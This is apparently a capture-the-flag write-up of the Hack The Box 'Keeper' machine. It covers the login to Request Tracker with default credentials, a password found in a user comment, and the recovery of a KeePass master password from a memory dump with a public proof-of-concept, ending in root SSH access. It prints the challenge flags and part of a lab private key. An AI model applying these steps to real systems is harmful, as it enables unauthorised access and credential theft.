


Keeper HTB

First, start Nmap and I found that there's http port open.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 10.10.11.227  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-02 09:06 EST  
Nmap scan report for keeper.htb (10.10.11.227)  
Host is up (0.043s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http      nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds  
  
(kali@kali)-[~]  
$
```

Then, I edit file hosts from dir etc to redirect the http port from this ip address machine.

Command : nano /etc/hosts and

add the ip + Tab + keeper.htb. Then you will found that it will redirect to tickets.keeper.htb, so add it in etc/hosts too.

```
File Actions Edit View Help
GNU nano 7.2 //etc/hosts
127.0.0.1 localhost 127.0.1.1 kali
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
10.10.11.233 analytical.htb
10.10.11.233 data.analytical.htb
10.10.11.227 keeper.htb
10.10.11.227 tickets.keeper.htb

[ File '//etc/hosts' is unwritable ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify
^_ Location  ^C Go To Line  ^M-U Undo
^M-E Redo

17 0.0. 2559
```

Not logged in. RT for Tickets.keeper.htb **REQUEST TRACKER**

Login

Login 4.4.4-dfsg-2ubuntu1

Username:

Password:

BEST PRACTICAL
v4- RT 4.4.4-dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.
Distributed under version 2 of the GNU GPL.
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

You will find login page. So, I search for default login.

Log in Request account

Page Discussion Read View source View history Search Request Tracker Wiki

RecoverRootPassword

The topic of recovering root password comes up frequently in the [MailingLists](#). Here are some answers.

The original (default) **RT root user** password is "password", not the password you set in RT_SiteConfig.pm (which is your DBMS root user password), nor the password of your **Unix** root user.

If you over-write, corrupt, or lose the root password, there are a few ways to recover it.

Contents (hide)

- 1 Easiest way
- 2 Use another known password
- 3 Generate a new password
- 3.1 SQL
- 4 Enable root user
- 5 See also

Easiest way

Q: I lost the root password how can I reset it?

A:

```
perl -I/opt/rt4/local/lib -I/opt/rt4/lib \
-MRT -MRT::User \
-e 'RT::LoadConfig(); RT::Init(); my $u = RT::User->new($RT::SystemUser); $u->Load("root"); $u->SetPassword("secret")'
```

The above also works for rt5, just adjust the include path to your rt installation (typically /opt/rt5).

I found this website and the user is root. Password is password.

Home Search Reports Articles Assets Tools Admin Logged in as root

RT for tickets.keeper.htb REQUEST TRACKER

Select a user New Ticket on General Search

Select Create

Privileged users

Go to user:

Find all users whose Name matches

And all users whose Name matches

And all users whose Name matches

☐ Include disabled users in search.

Go

Select a user:

#	Name	Real Name	Email Address	Status
27	lnorgaard	Lise Nargaard	lnorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

After I login this page and I try to find something. I found this interesting user.

Identity

Username: (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info:

Access control

☒ Let this user access RT

☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

Comments about this user

New user. Initial password set to Welcome2023!

Location

Organization:

Address1:

Address2:

City:

State:

Zip:

Country:

Phone numbers

Home:

Work:

Mobile:

Pager:

Manage user data

User Data	User Tickets	User Transactions
Core user data	Tickets with this user as a requestor	Ticket transactions this user created

Remove User Information

Anonymize User	Replace User	Delete User
Clear core user data, set anonymous username	Replace this user's activity records with "Nobody" user	Delete this user, tickets associated with this user must be shredded first

I found the password of something from this user. The password is Welcome2023! Then, I tried to ssh with this password.

```
(kali@kali)~$ ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Fri Feb  2 11:53:17 2024 from 10.10.16.94
lnorgaard@keeper:~$
```


Connect! Then I list the file of the first directory and found user.txt.

```
Last login: Fri Feb 2 11:55:17 2024 from 10.10.10.10
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
546f2b711eb95914cf2247effc0ed8bc
lnorgaard@keeper:~$
```

And the RT3000.zip seems to have something inside, so I use scp -r user@[IP-Address]: . for Download(secure copy) file. (or using curl -O user@[ip-address]/file)

```
(kali㉿kali)-[~/Documents/htb_keeper]
└─$ scp -r lnorgaard@keeper.htb: .
lnorgaard@keeper.htb's password:
user.txt                                100% 33      0.4KB/s  00:00
.bash_logout                           100% 220     2.7KB/s  00:00
.bashrc                                100% 3771    49.5KB/s 00:00
known_hosts                             100% 978     12.6KB/s 00:00
known_hosts.old                         100% 142     2.0KB/s  00:00
.vimrc                                  100% 39      0.5KB/s  00:00
KeePassDumpFull.dmp                    100% 242MB   9.4MB/s  00:25
scp: download "/home/lnorgaard/.bash_history": not a regular file
RT30000.zip                             100% 83MB    13.9MB/s 00:05
passcodes.kdbx                         100% 3630    48.4KB/s 00:00
.profile                                100% 807     10.9KB/s 00:00
(kali㉿kali)-[~/Documents/htb_keeper]
└─$
```

I search for keepass CVE exploit and I found this GitHub page.



Then, I try to set up from what github really said how to do.


git clone https://github.com/vdooney/keepass-password-dumper

cd keepass-password-dumper

dotnet run PATH_TO_DUMP

But it doesn't work for me because something can't fix. So, I try to find web base that can crack password online.

Then, I try to search on github for keepass password dump. Found this repo.



```
(kali@kali)-[~/Documents/htb_keeper/keepass-password-dumper]
$ git clone https://github.com/matro7sh/keepass-dump-masterkey.git
Cloning into 'keepass-dump-masterkey' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 0), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), 32.52 KiB | 812.00 KiB/s, done.
```

Clone this repo and cd to the directory that you cloned from this repo.

```
(kali@kali)-[~/Documents/htb_keeper/keepass-password-dumper]
$ cd keepass-dump-masterkey

(kali@kali)-[~/Documents/htb_keeper/keepass-password-dumper/keepass-dump-masterkey]
$ ls
img  poc.py  README.md
```

Try to run python file that this repo suggest.


python3 poc.py <PathToDmp>

```
(kali@kali)-[~/Documents/htb_keeper/keepass-password-dumper/keepass-dump-masterkey]
$ python3 poc.py /home/kali/Documents/htb_keeper/KeePassDumpFull.dmp
2024-02-02 10:27:01,259 [.] [main] Opened /home/kali/Documents/htb_keeper/KeePassDumpFull.dmp
|
```


```
(kali@kali) - [~/Documents/htb_keeper/keepass-password-dumper/keepass-dump-masterkey]
$ python3 poc.py /home/kali/Documents/htb_keeper/KeePassDumpFull.dmp
2024-02-02 10:27:01,259 [.] [main] Opened /home/kali/Documents/htb_keeper/KeePassDumpFull.dmp
Possible password: •dgrød med fløde
Possible password: •ldgrød med fløde
Possible password: •'dgrød med fløde
Possible password: •-dgrød med fløde
Possible password: •]dgrød med fløde
Possible password: •Adgrød med fløde
Possible password: •Idgrød med fløde
Possible password: •:dgrød med fløde
Possible password: •=dgrød med fløde
Possible password: •_dgrød med fløde
Possible password: •cdgrød med fløde
Possible password: •Mdgrød med fløde

(kali@kali) - [~/Documents/htb_keeper/keepass-password-dumper/keepass-dump-masterkey]
```

Mdgrød med fløde I search for it on google and found that its Danish Red Berry Pudding....



So maybe the password is rødgrød med fløde.(make sure letter r is small letter)



After I open it, found that its PuTTY ssh-rsa.

Then, I use ChatGPT for finding how to get the id_rsa.

ChatGPT 3.5

You
I have a PuTTY -User-Key-File-3: ssh-rsa txt file
How can I use for ssh with this password? id_rsa
Linux
4/4

ChatGPT
To use a PuTTY private key file (*.ppk) for SSH authentication on Linux, you need to convert the PuTTY private key to an OpenSSH format, as Linux typically uses OpenSSH.

Here are the steps to achieve this:

- Convert PuTTY Private Key to OpenSSH Format:**
 You can use the "puttygen" tool which comes with PuTTY to convert the private key.

```
bash
puttygen your_key.ppk -O private-openssh -o id_rsa
```

 Replace "your_key.ppk" with the path to your PuTTY private key file. This command converts the PuTTY private key file to an OpenSSH private key and saves it as "id_rsa" in the current directory.
- Set Proper Permissions:**
 Make sure the permissions for the private key file are secure:

```
bash
chmod 600 id_rsa
```
- SSH Login:**
 Now you can use the converted private key file ("id_rsa") to SSH into your server:

```
bash
ssh -i id_rsa username@hostname
```

 Replace "username" with your username and "hostname" with the hostname or IP address of your server.

Remember that the passphrase, if any, associated with the private key will still be required when you use it for SSH authentication. If you had set a passphrase when creating the PuTTY private key, you'll need to enter it when prompted during SSH authentication. If you didn't set a passphrase, the authentication should proceed without requiring a password.

🔒 🔓 🔍

```
kali@kali: ~/Documents/htb_keeper
File Actions Edit View Help
GNU nano 7.2 key_root_keeper.ppk *
UXjcCAviPpmSXB19UG8JlTpg0RyhAAAQgQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPa0BImMe+Nyaxss/gc7o9TnHNPfJ5iRyiXagT4E2WEEa
xHhv1PddSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNwLC2BNwEId0G76VKA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZyW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
[ Cancelled ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo
```

Then I create a file and copy all text that I got to .ppk file.

```
(kali㉿kali)-[~/Documents/htb_keeper]
$ puttygen key_root_keeper.ppk -O private-openssh -o id_rsa

Command 'puttygen' not found, but can be installed with:
sudo apt install putty-tools
Do you want to install it? (N/y)
```

(from the image, I didn't install puttygen so I need to install it)

```
(kali㉿kali)-[~/Documents/htb_keeper]
$ chmod 600 id_rsa

(kali㉿kali)-[~/Documents/htb_keeper]
$ ssh -i id_rsa root@keeper.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Page:

You have new mail.
Last login: Fri Feb  2 16:56:12 2024 from 10.10.14.90
root@keeper:~#
```

Manage user data

Download User Information

Core user data

Tickets with this user as a supervisor

Ticket transactions this user created

Then, I use chmod for change the permissions of a file.

Finally, I can ssh to root user.

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Page:

You have new mail.
Last login: Fri Feb  2 16:56:12 2024 from 10.10.14.90
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
47407efe03238e7ca4471672b4ff9a14
root@keeper:~#
```

Manage user data

Download User Information

Core user data

Tickets with this user as a supervisor

Ticket transactions this user created

Found Flag!